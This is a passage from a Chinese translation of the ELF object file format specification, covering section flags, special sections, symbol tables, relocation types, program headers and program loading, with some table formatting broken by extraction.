其他 section 类型的变量是保留的。前面提到过，索引 0(SHN_UNDEF)的 section 头存在的，甚至索引标记的是未定义的 section 引用。这个入口保存着以下的信息。

+ 图 1-11: Section Header Table Entry: Index 0

Name	Value	Note
sh_name	0	No name
sh_type	SHT_NULL	Inactive
sh_flags	0	No flags
sh_addr	0	No address
sh_offset	0	No file offset
sh_size	0	No size
sh_link	SHN_UNDEF	No link information
sh_info	0	No auxiliary information
sh_addralign	0	No alignment
sh_entsize	0	No entries

一个 section 报头（section header table）的 sh_flags 成员保存着 1 位标记，用来描述 section 的属性。以下是定义的值；其他的值保留。

+ 图 1-12: Section Attribute Flags, sh_flags

Name	Value
SHF_WRITE	0x1
SHF_ALLOC	0x2
SHF_EXECINSTR	0x4
SHF_MASKPROC	0xf0000000

假如在 sh_flags 中的一个标记位被设置，该 section 相应的属性也被打开。否则，该属性没有被应用。未明的属性就设为 0。

* SHF_WRITE

  该 section 包含了在进程执行过程中可被写的数据。

* SHF_ALLOC

  该 section 在进程执行过程中占据着内存。一些控制 section 不存在一个 object 文件的内存映象中；对于这些 sections，这个属性应该关掉。

* SHF_EXECINSTR

  该 section 包含了可执行的机器指令。

* SHF_MASKPROC

所有的包括在这掩码中的位为特定处理语意保留的。

在 section 报头中，两个成员 sh_link 和 sh_info 的解释依靠该 section 的类型。

+ 图 1-13: sh_link and sh_info Interpretation

sh_type	sh_link	sh_info
SHT_DYNAMIC	The section header index of the string table used by entries in the section.	0
SHT_HASH	The section header index of the symbol table to which the hash table applies.	0
SHT_REL, SHT_RELA	The section header index of the associated symbol table.	The section header index of the section to which the relocation applies.
SHT_SYMTAB, SHT_DYNSYM	The section header index of the associated string table.	One greater than the symbol table index of the last local symbol (binding STB_LOCAL).
other	SHN_UNDEF	0

Special Sections 特殊的 Sections

不同的 sections 保存着程序和控制信息。下面列表中的 section 被系统使用，
指示了类型和属性。

+ 图 1-14: Special Sections

Name	Type	Attributes
.bss	SHT_NOBITS	SHF_ALLOC+SHF_WRITE
.comment	SHT_PROGBITS	none
.data	SHT_PROGBITS	SHF_ALLOC+SHF_WRITE
.data1	SHT_PROGBITS	SHF_ALLOC+SHF_WRITE
.debug	SHT_PROGBITS	none
.dynamic	SHT_DYNAMIC	see below
.dynstr	SHT_STRTAB	SHF_ALLOC
.dynsym	SHT_DYNSYM	SHF_ALLOC
.fini	SHT_PROGBITS	SHF_ALLOC+SHF_EXECINSTR
.got	SHT_PROGBITS	see below
.hash	SHT_HASH	SHF_ALLOC
.init	SHT_PROGBITS	SHF_ALLOC+SHF_EXECINSTR
.interp	SHT_PROGBITS	see below
.line	SHT_PROGBITS	none
.note	SHT_NOTE	none
.plt	SHT_PROGBITS	see below
.rel<name>	SHT_REL	see below
.rela<name>	SHT_RELA	see below
.rodata	SHT_PROGBITS	SHF_ALLOC
.rodata1	SHT_PROGBITS	SHF_ALLOC

```
   .shstrtab       SHT_STRTAB          none
   .strtab           SHT_STRTAB          see below
   .symtab           SHT_SYMTAB          see below
   .text               SHT_PROGBITS      SHF_ALLOC+SHF_EXECINSTR
```

* .bss

  该 sectiopn 保存着未初始化的数据，这些数据存在于程序内存映象中。
  通过定义，当程序开始运行，系统初始化那些数据为 0。该 section 不占
  文件空间，正如它的 section 类型 SHT_NOBITS 指示的一样。

* .comment

    该 section 保存着版本控制信息。

* .data and .data1
  这些 sections 保存着初始化了的数据，那些数据存在于程序内存映象中。

* .debug

  该 section 保存着为标号调试的信息。该内容是未指明的。

* .dynamic

  该 section 保存着动态连接的信息。该 section 的属性将包括 SHF_ALLOC 位。
  是否需要 SHF_WRITE 是跟处理器有关。第二部分有更详细的信息。

* .dynstr

该 section 保存着动态连接时需要的字符串，一般情况下，名字字符串关联着符号表的入口。第二部分有更详细的信息。

* .dynsym

该 section 保存着动态符号表，如“Symbol Table”的描述。第二部分有更详细的信息。

* .fini

该 section 保存着可执行指令，它构成了进程的终止代码。
因此，当一个程序正常退出时，系统安排执行这个 section 的中的代码。

* .got

该 section 保存着全局的偏移量表。看第一部分的“Special Sections”和第二部分的“Global Offset Table”获得更多的信息。

* .hash

该 section 保存着一个标号的哈希表。看第二部分的“Hash Table”获得更多的信息。

* .init

该 section 保存着可执行指令，它构成了进程的初始化代码。
因此，当一个程序开始运行时，在 main 函数被调用之前(c 语言称为 main)，

系统安排执行这个 section 的中的代码。

* .interp

该 section 保存了程序的解释程序(interpreter)的路径。假如在这个 section 中有一个可装载的段，那么该 section 的属性的 SHF_ALLOC 位将被设置；否则，该位不会被设置。看第二部分获得更多的信息。

* .line

该 section 包含编辑字符的行数信息,它描述源程序与机器代码之间的对于关系。该 section 内容不明确的。

* .note

该 section 保存一些信息，使用“Note Section”(在第二部分)中提到的格式。

* .plt

该 section 保存着过程连接表（Procedure Linkage Table）。看第一部分的``Special Sections''和第二部分的“Procedure Linkage Table”。

* .rel<name> and .rela<name>

这些 section 保存着重定位的信息，看下面的``Relocation''描述。
假如文件包含了一个可装载的段，并且这个段是重定位的，那么该 section 的属性将设置 SHF_ALLOC 位；否则该位被关闭。按照惯例，<name>由重定位适用的 section 来提供。因此，一个重定位的 section 适用的是.text，那么该名字

就为.rel.text 或者是.rela.text。

* .rodata and .rodata1

这些 section 保存着只读数据，在进程映象中构造不可写的段。看第二部分的``Program Header''获得更多的资料。

* .shstrtab

该 section 保存着 section 名称。

* .strtab

该 section 保存着字符串，一般地，描述名字的字符串和一个标号的入口相关联。假如文件有一个可装载的段，并且该段包括了符号字符串表，那么 section 的 SHF_ALLOC 属性将被设置；否则不设置。

* .symtab

该 section 保存着一个符号表，正如在这个 section 里``Symbol Table''的描述。假如文件有一个可装载的段，并且该段包含了符号表，那么 section 的 SHF_ALLOC 属性将被设置；否则不设置。

* .text

该 section 保存着程序的``text''或者说是可执行指令。

前缀是点(.)的 section 名是系统保留的，尽管应用程序可以用那些保留的 section 名。应用程序可以使用不带前缀的名字以避免和系统的 sections 冲突。object 文件格式可以让一个定义的 section 部分不出现在上面的列表中。一个 object 文件可以有多个同样名字的 section。

为处理器体系保留的 section 名的形成是通过置换成一个体系名的缩写。该名字应该取自体系名，e_machine 使用的就是。例如，.Foo.psect 就是在 FOO 体系上定义的名字。

现存的扩展名是历史遗留下来的。

Pre-existing Extensions

.sdata	.tdesc
.sbss	.lit4
.lit8	.reginfo
.gptab	.liblist
.conflict	

================== String Table 字符串表==========================

String table sections 保存着以 NULL 终止的一系列字符，一般我们称为字符串。object 文件使用这些字符串来描绘符号和 section 名。一个字符串的参考是一个 string table section 的索引。第一个字节，即索引 0，被定义保存着一个 NULL 字符。同样的，一个 string table 的最后一个字节保存着一个 NULL 字符，所有的字符串都是以 NULL 终止。索引 0 的字符串是没有名字或者说

是 NULL，它的解释依靠上下文。一个空的 string table section 是允许的；它的 section header 的成员 sh_size 将为 0。对空的 string table 来说，非 0 的索引是没有用的。

一个 settion 头的 sh_name 成员保存了一个对应于该 setion 头字符表部分的索引（就象 ELF 头的 e_shstrndx 成员所特指的那样。下表列出了一个有 25 字节的字符串表（这些字符串和不同的索引相关联）：

Index	+0	+1	+2	+3	+4	+5	+6	+7	+8	+9
0	/0	n	a	m	e	.	/0	V	a	r
10	i	a	b	l	e	/0	a	b	l	e
20	/0	/0	x	x	/0					

+ Figure 1-15: String Table Indexes

Index	String
0	none
1	"name."
7	"Variable"
11	"able"
16	"able"
24	null string

如上所示，一个字符串表可能涉及该 section 中的任意字节。一个字符串可能引用不止一次；引用子串的情况是可能存在的；一个字符串也可能被引用若干次；而不被引用的字符串也是允许存在的。

========== Symbol Table 符号表==========

一个 object 文件的符号表保存了一个程序在定位和重定位时需要的定义和引用的信息。一个符号表索引是相应的下标。0 表项特指了该表的第一个入口，就象未定义的符号索引一样。初始入口的内容在该 section 的后续部分被指定。

	Name	Value
	====	=====
STN_UNDEF		0

一个符号表入口有如下的格式：

+ Figure 1-16: Symbol Table Entry

```
typedef struct {
        Elf32_Word st_name;
        Elf32_Addr st_value;
        Elf32_Word st_size;
        unsigned char st_info;
        unsigned char st_other;
        Elf32_Half st_shndx;
} Elf32_Sym;
```

* st_name

该成员保存了进入该 object 文件的符号字符串表入口的索引（保留了符号名的表达字符）。
如果该值不为 0 ，则它代表了给出符号名的字符串表索引。否则，该符号无名。

注意：External C 符号和 object 文件的符号表有相同的名称。

* st_value

该成员给出了相应的符号值。它可能是绝对值或地址等等（依赖于上下文）；
细节如下所述。

* st_size

许多符号和大小相关。比如，一个数据对象的大小是该对象所包含的字节数目。
如果该符号的大小未知或没有大小则这个成员为 0 。

* st_info

成员指出了符号的类型和相应的属性。相应的列表如下所示。下面的代码说明了
如何操作该值。

```
#define ELF32_ST_BIND(i) ((i)>>4)
#define ELF32_ST_TYPE(i) ((i)&0xf)
#define ELF32_ST_INFO(b, t) (((b)<<4)+((t)&0xf))
```

* st_other

该成员目前为 0 ，没有含义。

* st_shndx

每一个符号表的入口都定义为和某些 section 相关；该成员保存了相关的 section 头索引。就象 Figure 1-8 {*}和相关的文字所描述的那样，某些 section 索引指出了特殊的含义。

一个符号的属性决定了可链接性能和行为。

+ Figure 1-17: Symbol Binding, ELF32_ST_BIND

Name	Value
STB_LOCAL	0
STB_GLOBAL	1
STB_WEAK	2
STB_LOPROC	13
STB_HIPROC	15

* STB_LOCAL

在包含了其定义的 object 文件之外的局部符号是不可见的。不同文件中的具有相同名称的局部符号并不相互妨碍。

* STB_GLOBAL

全局符号是对所有的 object 目标文件可见的。一个文件中的全局符号的定义可以

满足另一个文件中对（该文件中）未定义的全局符号的引用。

* STB_WEAK

弱符号相似于全局符号，但是他们定义的优先级比较低一些。

* STB_LOPROC through STB_HIPROC

其所包含范围中的值由相应的处理器语义所保留。

全局符号和弱符号的区别主要在两个方面。

* 当链接器链接几个可重定位的目标文件时，它不允许 STB_GLOBAL 符号的同名多重定义。另一方面，如果一个全局符号的定义存在则具有相同名称的弱符号名不会引起错误。链接器将认可全局符号的定义而忽略弱符号的定义。与此相似，如果有一个普通符号（比如，一个符号的 st_shndx 域包含 SHN_COMMON),则一个同名的弱符号不会引起错误。链接器同样认可普通符号的定义而忽略弱符号。

* 当链接器搜索档案库的时候，它选出包含了未定义的全局符号的存档成员。该成员的定义或者是全局的或者是一个弱符号。链接器不会为了解决一个未定义的弱符号选出存档成员。未定义的弱符号具有 0 值。

在每一个符号表中，所有具有 STB_LOCAL 约束的符号优先于弱符号和全局符号。就象上面 "sections" 中描述的那样，一个符号表部分的 sh_info 头中的成员保留了第一个非局部符号的符号表索引。

符号的类型提供了一个为相关入口的普遍分类。

+ Figure 1-18: Symbol Types, ELF32_ST_TYPE

Name	Value
STT_NOTYPE	0
STT_OBJECT	1
STT_FUNC	2
STT_SECTION	3
STT_FILE	4
STT_LOPROC	13
STT_HIPROC	15

* STT_NOTYPE

  该符号的类型没有指定。

* STT_OBJECT

  该符号和一个数据对象相关，比如一个变量、一个数组等。

* STT_FUNC

  该符号和一个函数或其他可执行代码相关。

* STT_SECTION

  该符号和一个 section 相关。这种类型的符号表入口主要是为了重定位，一般的具有 STB_LOCAL 约束。

* STT_FILE

  按惯例而言，该符号给出了和目标文件相关的源文件名称。一个具有 STB_LOCAL 约束的文件符号，其 section 索引为 SHN_ABS ，并且它优先于当前对应该文件的其他 STB_LOCAL 符号。

* STT_LOPROC through STT_HIPROC

  该范围中的值是为处理器语义保留的。

共享文件中的函数符号（具有 STT_FUNC 类型）有特殊的意义。当其他的目标文件从一个共享文件中引用一个函数时，链接器自动的为引用符号创建一个链接表。除了 STT_FUNC 之外，共享的目标符号将不会自动的通过链接表引用。

如果一个符号涉及到一个 section 的特定定位，则其 section 索引成员 st_shndx 将保留一个到该 section 头的索引。当该 section 在重定位过程中不断移动一样，符号的值也相应变化，而该符号的引用在程序中指向同样的定位。某些特殊的 section 索引有其他的语义。

* SHN_ABS

  该符号有一个不会随重定位变化的绝对值。

* SHN_COMMON

该符号标识了一个没有被分配的普通块。该符号的值给出了相应的系统参数，就象一个 section 的 sh_addralign 成员。也就是说，链接器将分配一个地址给该符号，地址的值是 st_value 的倍数。该符号的大小指出了需要的字节数。

* SHN_UNDEF

该 section 表索引表明该符号是未定义的。当链接器将该目标文件和另一个定义该符号的文件相装配的时候，该文件内对该符号的引用将链接到当前实际的定义。

如上所述，符号表的 0 索引（STN_UNDEF）是保留的，它包含了如下内容：

+ Figure 1-19: Symbol Table Entry: Index 0

Name	Value	Note
st_name	0	No name
st_value	0	Zero value
st_size	0	No size
st_info	0	No type, local binding
st_other	0	
st_shndx	SHN_UNDEF	No section

Symbol Values（符号值）

符号表入口对于不同的目标文件而言对 st_value 成员有一些不同的解释。

* 在可重定位文件中， st_value 保存了 section 索引为 SHN_COMMON 符号
的强制对齐值。

* 在可重定位文件中， st_value 保存了一个符号的 section 偏移。也就是说，
st_value 是从 st_shndx 定义的 section 开头的偏移量。

* 在可执行的和可共享的目标文件中， st_value 保存了一个虚拟地址。为了使
这些文件符号对于动态链接器更为有效，文件层面上的 section 偏移让位于内存
层面上的虚拟地址（ section 编号无关的）。

尽管符号表值对于不同的目标文件有相似的含义，相应的程序还是可以有效地访问数据。

========== Relocation （重定位）==========

重定位是连接符号引用和符号定义的过程。比如，当一个程序调用一个函数的时候，
相关的调用必须在执行时把控制传送到正确的目标地址。换句话说，重定位文件应当
包含有如何修改他们的 section 内容的信息，从而允许可执行文件或共享目标文件
为一个进程的程序映像保存正确的信息。重定位入口就是这样的数据。

+ Figure 1-20: Relocation Entries

```
typedef struct {
        Elf32_Addr r_offset;
        Elf32_Word r_info;
```

```
} Elf32_Rel;

typedef struct {
        Elf32_Addr r_offset;
        Elf32_Word r_info;
        Elf32_Sword r_addend;
} Elf32_Rela;
```

* r_offset

该成员给出了应用重定位行为的地址。对于一个重定位文件而言，该值是从该 section 开始处到受到重定位影响的存储单位的字节偏移量。对一个可执行文件或一个共享目标而言，该值是受到重定位影响的存储单位的虚拟地址。

* r_info

该成员给出了具有受重定位影响因素的符号表索引和重定位应用的类型。比如，一个调用指令的重定位入口应当包含被调用函数的符号索引。如果该索引是 STN_UNDEF （未定义的符号索引），重定位将使用 0 作为该符号的值。重定位类型是和处理器相关的。当正文(text)引用到一个重定位入口的重定位类型或符号表索引，它表明相应的应用 ELF32_R_TYPE 或 ELF32_R_SYM 于入口的 r_info 成员。

```
#define ELF32_R_SYM(i) ((i)>>8)
#define ELF32_R_TYPE(i) ((unsigned char)(i))
#define ELF32_R_INFO(s, t) ((s)<<8+(unsigned char)(t))
```

* r_addend

该成员指定一个常量加数（用于计算将要存储于重定位域中的值）。

如上所述，只有 Elf32_Rela 入口包含一个明确的加数。Elf32_Rel 类型的入口在可以修改的地址中存储一个隐含的加数。依赖于处理器结构，一种形式或其他形式也许是必须的或更为方便的。因此，特定机器的应用应当使用一种排他性的形式或依赖于上下文的另一种形式。

一个重定位 section 关联了两个其他的 section ：一个符号表和一个可修改的 section 。该 section 头的成员 sh_info 和 sh_link （在上文中的“ section ”部分中有描述）指示了这种关系。重定位入口中的成员 r_offset 对于不同的目标文件有少许差异。

* 在可重定位文件中，r_offset 表示了一个 section 偏移。也就是说，重定位 section 自己描述了如何修改其他在文件中的其他 section； 重定位偏移量指明了一个在第二个 section 中的存储器单元。

* 在可执行和共享的目标文件中，r_offset 表示一个虚拟地址。为了使得这些文件的重定位入口更为有用（对于动态链接器而言），该 section 偏移（文件中）应当让位于一个虚拟地址（内存中的）。

尽管为了允许相关的程序更为有效的访问而让 r_offset 的解释对于不同的目标文件有所不同，重定位类型的含义是相同的。

Relocation Types（重定位类型）

重定位入口描述了怎样变更下面的指令和数据域（位数在表的两边角下）。

+ Figure 1-21: Relocatable Fields

* word32

  指定一个以任意字节对齐方式占用 4 字节的 32 位域。这些值使用与 32 位 Intel 体系相同的字节顺序。

下面的计算假设正在将一个可重定位文件转换为一个可执行或共享的目标文件。从概念上来说，链接器合并一个或多个可重定位文件来组成输出。它首先决定怎样合并、定位输入文件，然后更新符号值，最后进行重定位。对于可执行文件和共享的目标文件而言，重定位过程是相似的并有相同的结果。下面的描述使用如下的约定符号。

* A

  表示用于计算可重定位的域值的加数。

* B

表示了在执行过程中一个共享目标被加载到内存时的基地址。一般情况下，一个共享 object 文件使用的基虚地址为 0，但是一个可执行地址就跟共享 object 文件不同了。

* G

表示了在执行过程中重定位入口符号驻留在全局偏移表中的偏移。请参阅第二部分中的“ Global Offset Table （全局偏移表）”获得更多的信息。

* GOT

表示了全局偏移表的地址。请参阅第二部分中的“ Global Offset Table （全局偏移表）”获得更多的信息。

* L

表示一个符号的过程链接表入口的位置（ section 偏移或地址）。一个过程链接表入口重定位一个函数调用到正确的目的单元。链接器创建初始的链接表，而动态链接器在执行中修改入口。
请参阅第二部分中的“ Procedure Linkage Table （过程链接表）”获得更多的信息

* P

表示（section 偏移或地址）被重定位的存储单元位置（使用 r_offset 计算的）。

* S

表示索引驻留在重定位入口处的符号值。

一个重定位入口的 r_offset 值指定了受影响的存储单元的首字节的偏移
或虚拟地址。重定位类型指定了哪一位(bit)将要改变，以及怎样计算它们的值。
在 SYSTEM V 体系中仅仅使用 Elf32_Rel 重定位入口，将要被重定位的域中
保留了加数。在所有的情况下，加数和计算结果使用相同字节顺序。

+ Figure 1-22（表 1-22）: Relocation Types（重定位类型）

Name	Value	Field	Calculation
R_386_NONE	0	none	none
R_386_32	1	word32	S + A
R_386_PC32	2	word32	S + A - P
R_386_GOT32	3	word32	G + A - P
R_386_PLT32	4	word32	L + A - P
R_386_COPY	5	none	none
R_386_GLOB_DAT	6	word32	S
R_386_JMP_SLOT	7	word32	S
R_386_RELATIVE	8	word32	B + A
R_386_GOTOFF	9	word32	S + A - GOT
R_386_GOTPC	10	word32	GOT + A - P

有的重定位类型有不同于简单计算的语义。

* R_386_GOT32

这种重定位类型计算全局偏移表基地址到符号的全局偏移表
入口之间的间隔。这样另外通知了 link editor 建立一个全局偏移表 。

* R_386_PLT32

这种重定位类型计算符号的过程链接表入口地址，并另外通知链接器建立一个
过程链接表。

* R_386_COPY

链接器创建该重定位类型用于动态链接。它的偏移成员涉及一个可写段中的一个
位置。符号表索引指定一个可能存在于当前 object file 或在一个 shared object
中的符号。在执行过程中，动态链接器把和 shared object 符号相关的数据
拷贝到该偏移所指定的位置。

* R_386_GLOB_DAT

这种重定位类型用于设置一个全局偏移表入口为指定符号的地址。该特定的重定位
类型允许你决定符号和全局偏移表入口之间的一致性。

* R_386_JMP_SLOT {*}

链接器创建该重定位类型用于动态链接。其偏移成员给出了一个过程链接表入口的

位置。动态链接器修改该过程链接表入口以便向特定的符号地址传递控制。
[参阅第二部分中的 "Procedure Linkage Table(过程链接表)"]

* R_386_RELATIVE

链接器创建该重定位类型用于动态链接。其偏移成员给出了包含表达相关地址值的一个 shared object 中的位置。动态链接器计算相应的虚拟地址（把该 shared object 装载地址和相对地址相加）。该类型的重定位入口必须为符号表索引指定为 0 。

* R_386_GOTOFF

这种重定位类型计算符号值和全局偏移表地址之间的不同。另外还通知链接器建立全局偏移表（GOT）。

* R_386_GOTPC

这种重定位类型类似于 R_386_PC32 ，不同的是它在计算中使用全局偏移表。这种重定位中引用的符号通常是 _GLOBAL_OFFSET_TABLE_ ，该符号通知了链接器建立全局偏移表（GOT）。

---

2. PROGRAM LOADING AND DYNAMIC LINKING

程序装入和动态链接

========== Introduction（介绍） ==========

第二部分描述了 object file 信息和创建运行程序的系统行为。其中部分信息适合所有的系统，其他信息是和特定处理器相关的。

可执行和共享的 object file 静态的描绘了程序。为了执行这样的程序，系统用这些文件创建动态的程序表现，或进程映像。一个进程映像有用于保存其代码、数据、堆栈等等的段。这个部分的主要章节讨论如下的内容。

* 程序头（Program header）。该章节补充第一部分，描述和程序运行相关的 object file 结构。即文件中主要的数据结构、程序头表、定位段映像，也包含了为该程序创建内存映像所需要的信息。

* 载入程序（Program loading）。在给定一个 object file 时，系统为了让它运行必须将它载入内存。

* 动态链接（Dynamic linking）。在载入了程序之后，系统必须通过解决组成该进程的 object file 之间的符号引用问题来完成进程映像的过程。

注意：指定了处理器范围的 ELF 常量是有命名约定的。比如，DT_ , PT_ , 用于特定处理器扩展名，组合了处理器的名称（如 DT_M32_SPECIAL ）。

没有使用这种约定但是预先存在的处理器扩展名是允许的。

Pre-existing Extensions

（预先存在的扩展名）

==========

DT_JMP_REL

========== Program Header（程序头） ==========

一个可执行的或共享的 object file 的程序头表是一个结构数组，每一个
结构描述一个段或其他系统准备执行该程序所需要的信息。一个 object file
段包含一个或多个部分（就象下面的“段目录”所描述的那样）。程序头仅仅对于
可执行或共享的 object file 有意义。一个文件使用 ELF 头的 e_phentsize
和 e_phnum 成员来指定其拥有的程序头大小。[参阅 第一部分中的 "ELF 头"]

+ Figure 2-1: Program Header

```
typedef struct {
        Elf32_Word p_type;
        Elf32_Off p_offset;
        Elf32_Addr p_vaddr;
        Elf32_Addr p_paddr;
        Elf32_Word p_filesz;
        Elf32_Word p_memsz;
```

```
        Elf32_Word p_flags;
        Elf32_Word p_align;
} Elf32_Phdr;
```

* p_type

该成员指出了这个数组的元素描述了什么类型的段，或怎样解释该数组元素的信息。
类型值和含义如下所述。

* p_offset

该成员给出了该段的驻留位置相对于文件开始处的偏移。

* p_vaddr

该成员给出了该段在内存中的首字节地址。

* p_paddr

在物理地址定位有关联的系统中，该成员是为该段的物理地址而保留的。由于
System V 忽略了应用程序的物理地址定位，该成员对于可执行文件和共享的
object 而言是未指定内容的。

* p_filesz

该成员给出了文件映像中该段的字节数；它可能是 0 。

* p_memsz

该成员给出了内存映像中该段的字节数；它可能是 0 。

* p_flags

该成员给出了和该段相关的标志。定义的标志值如下所述。

* p_align

就象在后面“载入程序”部分中所说的那样，可载入的进程段必须有合适的 p_vaddr 、 p_offset 值，取页面大小的模。该成员给出了该段在内存和文件中排列值。 0 和 1 表示不需要排列。否则， p_align 必须为正的 2 的幂，并且 p_vaddr 应当等于 p_offset 模 p_align 。

某些入口描述了进程段；其他的则提供补充信息并且无益于进程映像。已经定义的入口可以以任何顺序出现，除非是下面明确声明的。后面是段类型值；其他的值保留以便将来用于其他用途。

+ Figure 2-2: Segment Types, p_type

Name	Value
PT_NULL	0
PT_LOAD	1
PT_DYNAMIC	2

```
PT_INTERP                       3
PT_NOTE                          4
PT_SHLIB                        5
PT_PHDR                          6
PT_LOPROC     0x70000000
PT_HIPROC     0x7fffffff
```

* PT_NULL

该数组元素未使用；其他的成员值是未定义的。这种类型让程序头表忽略入口。

* PT_LOAD

该数组元素指定一个可载入的段，由 p_filesz 和 p_memsz 描述。文件中
字节被映射到内存段中。如果该段的内存大小（ p_memsz ）比文件大小（ p_filesz ）
要大，则多出的字节将象段初始化区域那样保持为 0 。文件的大小不会比内存大小值大。
在程序头表中，可载入段入口是以 p_vaddr 的升序排列的。

* PT_DYNAMIC

该数组元素指定动态链接信息。参阅 后面的“动态部分”以获得更多信息。

* PT_INTERP

该数组元素指定一个 null-terminated 路径名的位置和大小（作为解释程序）。
这种段类型仅仅对可执行文件有意义（尽管它可能发生在一个共享 object 上）；
它在一个文件中只能出现一次。如果它出现，它必须先于任何一个可载入段入口。
参阅 后面的“程序解释器”（Program Interpreter）以获得更多的信息。

* PT_NOTE

该数组元素指定辅助信息的位置和大小。参阅 后面的“注意部分”以获得细节。

* PT_SHLIB

该段类型保留且具有未指定的语义。具有一个这种类型数组元素的程序并不
遵守 ABI 。

* PT_PHDR

该数组元素（如果出现），指定了程序头表本身的位置和大小（包括在文件中
和在该程序的内存映像中）。更进一步来说，它仅仅在该程序头表是程序内存映像
的一部分时才有效。如果它出现，它必须先于任何可载入段入口。参阅 后面的
“程序解释器”（Program Interpreter）以获得更多的信息。

* PT_LOPROC through PT_HIPROC

该范围中的值保留用于特定处理器的语义。

注意：除非在别处的特殊要求，所有的程序头的段类型是可选的。也就是说，
一个文件的程序头表也许仅仅包含和其内容相关的元素。

Base Address（基地址）

可执行和共享的 object file 有一个基地址，该基地址是与程序的 object file 在内存中映像相关的最低虚拟地址。基地址的用途之一是在动态链接过程中重定位该程序的内存映像。

一个可执行的 object file 或 一个共享的 object file 的基地址是在执行的时候从三个值计算而来的：内存载入地址、页面大小的最大值 和 程序可载入段的最低虚拟地址。就象在“程序载入”中所描述的那样，程序头中的虚拟地址也许和程序的内存映像中实际的虚拟地址并不相同。为了计算基地址，必须确定与 PT_LOAD 段 p_vaddr 的最小值相关的内存地址。获得基地址的方法是将内存地址截去最大页面大小的最接近的整数倍。由于依赖载入内存中的文件类型，该内存地址和 p_vaddr 值可能匹配也可能不匹配。

就象在第一部分中 "Section" 中描述的那样， .bss section 具有 SHT_NOBITS 的类型。尽管在文件中不占用空间，它在段的内存映像中起作用。通常，没有初始化的数据驻留在段尾，因此使得在相关的程序头元素中的 p_memsz 比 p_filesz 大。

Note Section（注解部分）

有的时候供应商或系统设计者需要用特定的信息标记一个 object file 以便其他程序检查其兼容的一致性，等等此类。 SHT_NOTE 类型的 section 和 PT_NOTE 类型的程序头元素能够被用于此目的。 section 和程序头中的注解信息包含了任意数目的入口，每一个入口的格式都是对应于特定处理器格式的 4-字节数组。下面的标签有助于解释注释信息的组织形式，但是这些

标签不是规格说明的一部分。

+ Figure 2-3: Note Information

```
namesz
descsz
type
name ...
desc ...
```

* namesz and name

名字中 namesz 的第一个字节包含了一个 null-terminated 字符
表达了该入口的拥有者或始发者。没有正式的机制来避免名字冲突。从
惯例来说，供应商使用他们自己的名称，比如 "XYZ Computer Company"，
作为标志。如果没有提供名字， namesz 值为 0 。 如果有必要，确定
描述信息 4-字节对齐。 这样的填充信息并不包含在 namesz 中。

* descsz and desc

desc 中 descsz 的首字节包含了注解描述符。ABI 不会在一个描述符内容中
放入任何系统参数。如果没有描述符， descsz 将为 0 。 如果有必要，确定
描述信息 4-字节对齐。 这样的填充信息并不包含在 descsz 中。

* type

该 word 给出了描述符的解释。每一个创造着（originator） 控制着自己的类型；对于单单一个类型值的多种解释是可能存在的。因此，一个程序必须辨认出该名字和其类型以便理解一个描述符。这个时候的类型必须是非负的。ABI 没有定义描述符的含义。

为了举例说明，下面的解释段包含两个入口。

+ Figure 2-4: Example Note Segment

```
                    +0      +1      +2      +3
                  ------------------
   namesz                    7
   descsz                    0                       No descriptor
       type                    1
       name      X       Y       Z       spc
                 C       o       /0      pad
   namesz                    7
   descsz                    8
       type                    3
       name      X       Y       Z       spc
                 C       o       /0      pad
       desc                word0
                                word1
```

注意：系统保留的注解信息没有名字（namesz==0），有一个零长度的名字（name[0]==’/0’）现在还没有类型为其定义。所有其他的名字必须至少有一个非空的字符。

注意：注解信息是可选的。注解信息的出现并不影响一个程序的 ABI 一致性，
前提是该信息不影响程序的执行行为。否则，该程序将不遵循 ABI 并将出现
未定义的行为。

========== Program Loading（程序载入） ==========

当创建或增加一个进程映像的时候，系统在理论上将拷贝一个文件的段到一个虚拟
的内存段。系统什么时候实际地读文件依赖于程序的执行行为，系统载入等等。一个
进程仅仅在执行时需要引用逻辑页面的时候才需要一个物理页面，实际上进程通常会
留下许多未引用的页面。因此推迟物理上的读取常常可以避免这些情况，改良系统的
特性。为了在实践中达到这种效果，可执行的和共享的 object file 必须具有
合适于页面大小取模值的文件偏移和虚拟地址这样条件的段映像。

虚拟地址和文件偏移在 SYSTEM V 结构的段中是模 4KB（0x1000） 或大的 2 的幂。
由于 4KB 是最大的页面大小，因此无论物理页面大小是多少，文件必须去适合页面。

+ Figure 2-5: Executable File

File Offset	File	Virtual Address
	0 ELF header	
Program header table		
	Other information	
0x100	Text segment	0x8048100

```
                                ...
                                0x2be00 bytes                   0x8073eff
0x2bf00     Data segment                    0x8074f00
                                ...
                                0x4e00 bytes                    0x8079cff
0x30d00     Other information
                                ...
```

+ Figure 2-6: Program Header Segments（程序头段）

Member	Text Data	
======	====	====
p_type	PT_LOAD	PT_LOAD
p_offset	0x100	0x2bf00
p_vaddr	0x8048100	0x8074f00
p_paddr	unspecified	unspecified
p_filesz	0x2be00	0x4e00
p_memsz	0x2be00	0x5e24
p_flags	PF_R+PF_X	PF_R+PF_W+PF_X
p_align	0x1000	0x1000

尽管示例中的文件偏移和虚拟地址在文本和数据两方面都适合模 4KB ，但是还有
4 个文件页面混合了代码和数据（依赖于页面大小和文件系统块的大小）。

* 第一个文本页面包含了 ELF 头、程序头以及其他信息。
* 最后的文本页包含了一个数据开始的拷贝。
* 第一个数据页面有一个文本结束的拷贝。

* 最后的数据页面也许会包含与正在运行的进程无关的文件信息。

理论上，系统强制内存中段的区别；段地址被调整为适应每一个逻辑页面在地址空间中有一个简单的准许集合。在上面的示例中，包含文本结束和数据开始的文件区域将被映射两次：在一个虚拟地址上为文本而另一个虚拟地址上为数据。

数据段的结束处需要对未初始化的数据进行特殊处理（系统定义的以 0 值开始）。因此如果一个文件包含信息的最后一个数据页面不在逻辑内存页面中，则无关的数据应当被置为 0 （这里不是指未知的可执行文件的内容）。在其他三个页面中 "Impurities" 理论上并不是进程映像的一部分；系统是否擦掉它们是未指定的。下面程序的内存映像假设了 4KB 的页面。

+ Figure 2-7: Process Image Segments（进程映像段）

Virtual Address	Contents	Segment
0x8048000	Header padding 0x100 bytes	Text
0x8048100	Text segment ... 0x2be00 bytes	
0x8073f00	Data padding 0x100 bytes	
0x8074000	Text padding 0xf00 bytes	Data
0x8074f00	Data segment	

```
                        ...
                        0x4e00 bytes
0x8079d00   Uninitialized data
                        0x1024 zero bytes
0x807ad24   Page padding
                        0x2dc zero bytes
```

可执行文件和共享文件在段载入方面有所不同。典型地，可执行文件段包含了绝对代码。为了让进程正确执行，这些段必须驻留在建立可执行文件的虚拟地址处。因此系统使用不变的 p_vaddr 作为虚拟地址。

